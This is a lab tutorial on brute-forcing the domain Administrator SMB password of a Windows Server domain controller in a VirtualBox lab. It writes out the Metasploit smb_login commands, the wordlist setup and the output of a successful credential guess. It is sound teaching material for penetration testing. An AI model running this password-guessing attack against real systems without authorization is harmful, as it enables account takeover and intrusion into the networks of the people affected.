Lab – Brute Force the SMB Password on a Windows Server


Overview

In this lab, you will learn how to brute force the SMB password from a Windows Server running as a domain controller. Using the **`auxiliary/scanner/smb/smb_login`** module available in Metasploit, you will attempt to login via SMB using a provided IP address, username, and a wordlist.

This lab is a prerequisite to the follow-on lab, **Enumeration of Active Directory Using RPCClient.**

Lab Requirements

- One install of VirtualBox, the latest version with the extension pack.
- One virtual install of Kali Linux, latest version.
- One virtual install of Windows Server 2012, 2016, or 2019.
- Ensure all VirtualBox network adapters are set to Nat Network.
- Ensure your IPv4 settings for your Server 2016 DC are set for DHCP. Set the DNS address for manual and use 127.0.0.1 for the primary DNS server.



Internet Protocol Version 4 (TCP/IPv4) Properties

General | Alternate Configuration

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

● Obtain an IP address automatically

○ Use the following IP address:

IP address: . . .

Subnet mask: . . .

Default gateway: . . .

○ Obtain DNS server address automatically

● Use the following DNS server addresses:

Preferred DNS server: 127 . 0 . 0 . 1

Alternate DNS server: . . .

□ Validate settings upon exit


Begin the lab!

Brute Forcing the target for the needed password

If you have just one username and its associated password (local or domain) for the target environment, you can make AUTHENTICATED SMB sessions (non-NULL). For this lab scenario, we will be using Metasploit to brute force the password for the domain Administrator account on a remote target running Windows Server 2016, configured as a domain controller.


We have one of the two parts we need, the user account. We next need to obtain the password for the user account. For this, we can use the use **`auxiliary/scanner/smb/smb_login`** module available in Metasploit.

From the Desktop of your Kali machine, right-click, and from the context menu, select Create folder. Name the folder anything you want. I will name my working folder **`temp`**.



Obtain a wordlist

From the Desktop of your Kali machine, open the folder marked **`File System`**. Browse to the wordlist's directory using the path, **`File System/usr/share/wordlists/.`** Inside the wordlist's directory, find the wordlist labeled **`fasttrack.txt`**. Right-click, and from the context menu, select **`copy`**. Closeout the file system.




```
5 folders, 3 files: 50.9 MiB (53,399,739 bytes), Free space: 56.7 GiB
```

Back at your Desktop, open your working directory, and in the right window pane, right-click and select Paste from the context menu. You now have your wordlist inside your working directory.


Add your password to the wordlist

To edit your wordlist, x2 click it, and it will open using your default text editor. Scroll about two-thirds toward the bottom of the list. For the sake of brevity and to ensure the next part of the lab works, add your domain administrator's password to the list.




We could attempt to brute force the password with a massive list of passwords, but that would take hours, possibly days.

Close the folder. Find your working directory and right-click on it. From the context menu, select, **Open Terminal Here**.



This opens a terminal prompt using your working folder as the default or root directory. At the terminal prompt type, **msfconsole**. Press enter.




```
┌──(root💀kali)-[~/Desktop/temp]
└─# msfconsole
```

At the msf prompt, type or copy and paste in the following command.

use auxiliary/scanner/smb/smb_login

Press enter.

At the prompt type, **show options**.




```
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > show options
```

Under options, you will find the three that we need to configure for this module to work.

PASS_FILE – The wordlist that contains an SMB password for the remote target.

RHOSTS – The IP address of the remote target.

SMBUser – The user account of an authorized user.




```
Module options (auxiliary/scanner/smb/smb_login):

   Name               Current Setting  Required  Description
   ----               ---------------  --------  -----------
   ABORT_ON_LOCKOUT   false            yes       Abort the run when an account lockout is detected
   BLANK_PASSWORDS    false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS       false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS        false            no        Add all passwords in the current database to the list
   DB_ALL_USERS       false            no        Add all users in the current database to the list
   DETECT_ANY_AUTH    false            no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN  false            no        Detect if domain is required for the specified user
   PASS_FILE                           no        File containing passwords, one per line
   PRESERVE_DOMAINS   true             no        Respect a username that contains a domain name.
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RECORD_GUEST       false            no        Record guest-privileged random logins to the database
   RHOSTS                              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT              445              yes       The SMB service port (TCP)
   SMBDomain          .                no        The Windows domain to use for authentication
   SMBPass                             no        The password for the specified username
   SMBUser                             no        The username to authenticate as
   STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works for a host
   THREADS            1                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                       no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS       false            no        Try the username as the password for all users
   USER_FILE                           no        File containing usernames, one per line
   VERBOSE            true             yes       Whether to print output for all attempts
```

If you do not know the IP address of your remote target from the remote machine, open a command prompt and at the prompt type, **`ipconfig`**.

This is my target's IP address. Yours will differ!



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b486:dc09:20e9:afa7%4
   IPv4 Address. . . . . . . . . . . : 10.0.2.27
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1
```


Caveat!

Both your attack and your target machines must be part of the same network. If you cannot connect to the target from your Kali, ensure both machines have their VirtualBox adapters set to NAT network. Both devices need their first three octets of the IP address to match. This is the network portion of the IP address assigned.

Once you have network connectivity between your Kali and the target, we need to configure our three must-have options.


At the prompt, type each of the following commands one at a time and press enter.

```
set PASS_FILE ./fasttrack.txt
```



```
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE ./fasttrack.txt
PASS_FILE => ./fasttrack.txt
msf6 auxiliary(scanner/smb/smb_login) >
```


```
set rhost 10.0.2.27
```



```
msf6 auxiliary(scanner/smb/smb_login) > set rhost 10.0.2.27
rhost => 10.0.2.27
msf6 auxiliary(scanner/smb/smb_login) >
```

This is my IP address! Yours will differ!


```
set SMBUser Administrator
```



```
msf6 auxiliary(scanner/smb/smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf6 auxiliary(scanner/smb/smb_login) >
```

Type **`run`** at the prompt to launch the module.

The module runs through the wordlist one line at a time very quickly. Once it finds a match, it stops.



```
[-] 10.0.2.27:445         - 10.0.2.27:445 - Failed: '.\Administrator:winter2013',
[-] 10.0.2.27:445         - 10.0.2.27:445 - Failed: '.\Administrator:P@55w0rd',
[-] 10.0.2.27:445         - 10.0.2.27:445 - Failed: '.\Administrator:P@ssw0rd!',
[-] 10.0.2.27:445         - 10.0.2.27:445 - Failed: '.\Administrator:P@55w0rd!',
[+] 10.0.2.27:445         - 10.0.2.27:445 - Success: '.\Administrator:Password123!' Administrator
[*] 10.0.2.27:445         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Success!

Getting the password to enumerate a remote Windows Server using RPCClient

In a crystal box penetration test or an internal audit, you may be given a password as part of your planning activities. If not, you can ask for one explaining that you want to see if this limited user can break out of their constraints and take over the target environment, modeling what would happen with an insider attack, or if an outsider were to exploit an employee's account.

If all else fails, you could what we did; do some brute force password guessing using Metasploit's **`auxiliary/scanner/smb/smb_login`** module, which we configured to do the guessing from a wordlist.